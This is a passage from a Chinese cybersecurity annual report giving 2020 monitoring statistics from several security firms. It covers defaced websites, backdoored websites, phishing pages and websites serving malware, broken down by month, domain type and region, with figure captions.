


图 5-18　2020 年我国境内被篡改的政府网站数量及其占被篡改网站总数的比例按月度统计（来源：北京天融信网络安全技术有限公司）

5.4.2 绿盟科技集团股份有限公司报送的网页篡改监测情况

根据绿盟科技集团股份有限公司监测结果，2020年我国境内被篡改网站总量为1,105个，比2019年的1,706个下降35.2%。2016-2020年我国境内被篡改网站数量统计如图5-19所示。2020年我国境内被篡改网站数量按月度统计如图5-20所示，其中5月达到全年最高值（198个），10月达到全年最低值（40个）。




图 5-19　2016-2020 年我国境内被篡改网站数量统计（来源：绿盟科技集团股份有限公司）




图 5-20　2020 年我国境内被篡改网站数量按月度统计（来源：绿盟科技集团股份有限公司）

2020年我国境内被篡改网站数量占比按其域名所属顶级域分布如图5-21所示。其中，代表商业机构的网站（.com）占71.6%，非盈利组织类网站（.org）占6.4%，网络组织类网站（.net）占4.3%，政府类网站（.gov）占0.6%，教育机构类网站（.edu）占0.2%，其他类网站占16.9%。




图 5-21　2020 年我国境内被篡改网站数量占比按其域名所属顶级域分布（来源：绿盟科技集团股份有限公司）

2020年我国境内被篡改网站数量占比按地区分布如图5-22所示，排名前3位的是天津市（48.2%）、上海市（10.7%）和河北省（10.7%）。




图 5-22　2020 年我国境内被篡改网站数量占比按地区分布（来源：绿盟科技集团股份有限公司）

2020年我国境内被篡改的政府网站数量为7个，比2019年的30个下降76.7%，约占绿盟科技集团股份有限公司监测的政府网站总数的0.3%，约占绿盟科技集团股份有限公司监测的2020年我国境内被篡改网站总数的0.6%。2020年我国境内被篡改的政府网站数量及其占被篡改网站总数的比例按月度统计如图5-23所示。




图 5-23　2020 年我国境内被篡改的政府网站数量及其占被篡改网站总数的比例按月度统计（来源：绿盟科技集团股份有限公司）

5.4.3 甘肃海丰信息科技有限公司提供的网页篡改监测情况

根据甘肃海丰信息科技有限公司监测结果，2020年我国境内被篡改网站总量为5,325个，比2019年的5,124个上升3.9%。2016-2020年我国境内被篡改网站数量统计如图5-24所示。2020年我国境内被篡改网站数量按月度统计如图5-25所示，其中3月达到全年最高值（1,015个），7月达到全年最低值（64个）。




图 5-24　2016-2020 年我国境内被篡改网站数量统计（来源：甘肃海丰信息科技有限公司）




图 5-25　2020 年我国境内被篡改网站数量按月度统计（来源：甘肃海丰信息科技有限公司）

2020年我国境内被篡改网站数量占比按其域名所属顶级域分布情况如图5-26所示。其中，代表商业机构的网站（.com）占62.5%，非盈利组织类网站（.org）占17.1%，教育机构类网站（.edu）占9.4%，网络组织类网站（.net）占6.4%，政府类

网站（.gov）占3.9%。




图 5-26　2020 年我国境内被篡改网站数量占比按其域名所属顶级域分布（来源：甘肃海丰信息科技有限公司）

2020年我国境内被篡改网站数量占比按地区分布如图5-27所示，排名前3位的是北京市（51.2%）、河南省（8.9%）和黑龙江省（8.1%）。




图 5-27　2020 年我国境内被篡改网站数量占比按地区分布（来源：甘肃海丰信息科技有限公司）

2020年我国境内被篡改的政府网站数量为214个，比2019年的281个下降23.8%，占甘肃海丰信息科技有限公司监测的政府网站总数的8.0%，占甘肃海丰信息科技有

限公司监测的2020年我国境内被篡改网站总数的4.0%。2020年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计如图5-28所示。




图 5-28 2020 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计（来源：甘肃海丰信息科技有限公司）

5.4.4 甘肃海丰信息科技有限公司提供的网站后门监测情况

根据甘肃海丰信息科技有限公司监测结果，2020年我国境内被植入后门的网站总数为6,933个，比2019年的4,066个增长70.5%。其中被植入后门的政府网站数量为498个。2016-2020年我国境内被植入后门的网站数量统计如图5-29所示。2020年我国境内被植入后门的网站数量按月度统计如图5-30所示。




图 5-29　2016-2020 年我国境内被植入后门的网站数量统计
（来源：甘肃海丰信息科技有限公司）




图 5-30　2020 年我国境内被植入后门的网站数量按月度统计
（来源：甘肃海丰信息科技有限公司）

2020年我国境内被植入后门的网站数量占比按其域名所属顶级域分布如图5-31所示，排名前3位的是.com（35.0%）、.gov（18.0%）和.cn（12.3%）。




图 5-31　2020 年我国境内被植入后门的网站数量占比按其域名所属顶级域分布
（来源：甘肃海丰信息科技有限公司）

2020年我国境内被植入后门网站数量占比按地区分布如图5-32所示，排名前3位的是北京市（19.3%）、广东省（12.5%）和河南省（9.2%）。




图 5-32　2020 年我国境内被植入后门网站数量占比按地区分布
（来源：甘肃海丰信息科技有限公司）

5.4.5 江苏金盾检测技术有限公司提供的网站后门监测情况

根据江苏金盾检测技术有限公司监测结果，2020年我国境内被植入后门的网站总数为66,549个，比2019年的84,850个下降21.6%，其中被植入后门的政府网站数量为

1,198个。2020年我国境内被植入后门的网站数量按月度统计如图5-33所示。




图 5-33　2020 年我国境内被植入后门的网站数量按月度统计
（来源：江苏金盾检测技术有限公司）

2020年我国境内被植入后门的网站数量占比按其域名所属顶级域分布如图5-34所示，排名前3位的是.com（59.6%）、.net（6.4%）和.gov（1.8%）。




图 5-34　2020 年我国境内被植入后门的网站数量占比按其域名所属顶级域分布
（来源：江苏金盾检测技术有限公司）

2020年我国境内被植入后门网站数量占比按地区分布如图5-35所示，排名前3位的是北京市（25.2%）、广东省（22.1%）和江苏省（10.6%）。




图 5-35　2020 年我国境内被植入后门网站数量占比按地区分布
（来源：江苏金盾检测技术有限公司）

5.4.6 甘肃海丰信息科技有限公司提供的网页仿冒监测情况

根据甘肃海丰信息科技有限公司监测结果，2020年仿冒我国境内网站的钓鱼页面总数为3,220个，比2019年的2,794个增长15.2%，涉及3,186个IP地址。2016-2020年仿冒我国境内网站的钓鱼页面数量统计如图5-36所示。2020年仿冒我国境内网站的钓鱼页面数量按月度统计如图5-37所示，其中，10月达到全年最高值（880个），1月达到全年最低值（78个）。




图 5-36　2016-2020 年仿冒我国境内网站的钓鱼页面数量统计
（来源：甘肃海丰信息科技有限公司）




图 5-37　2020 年仿冒我国境内网站的钓鱼页面数量按月度统计
（来源：甘肃海丰信息科技有限公司）

2020年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布如图5-38所示，排名前3位的是.com（36.7%）、.net（16.3%）和.info（8.0%）。




图 5-38　2020 年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布
（来源：甘肃海丰信息科技有限公司）

5.4.7 甘肃海丰信息科技有限公司报送的挂马网站监测情况

根据甘肃海丰信息科技有限公司对我国境内3.3万个网站的监测结果，2020年共发现3,191个网站（去重后）被挂马，比2019年的9,016个下降64.6%。2016-2020年我国境内被挂马网站数量统计如图5-39所示。2020年我国境内被挂马网站数量按月度统计如

图5-40所示，其中10月达到全年最高值（720个），1月达到全年最低值（116个）。




图 5-39　2016-2020 年我国境内被挂马网站数量统计（来源：甘肃海丰信息科技有限公司）

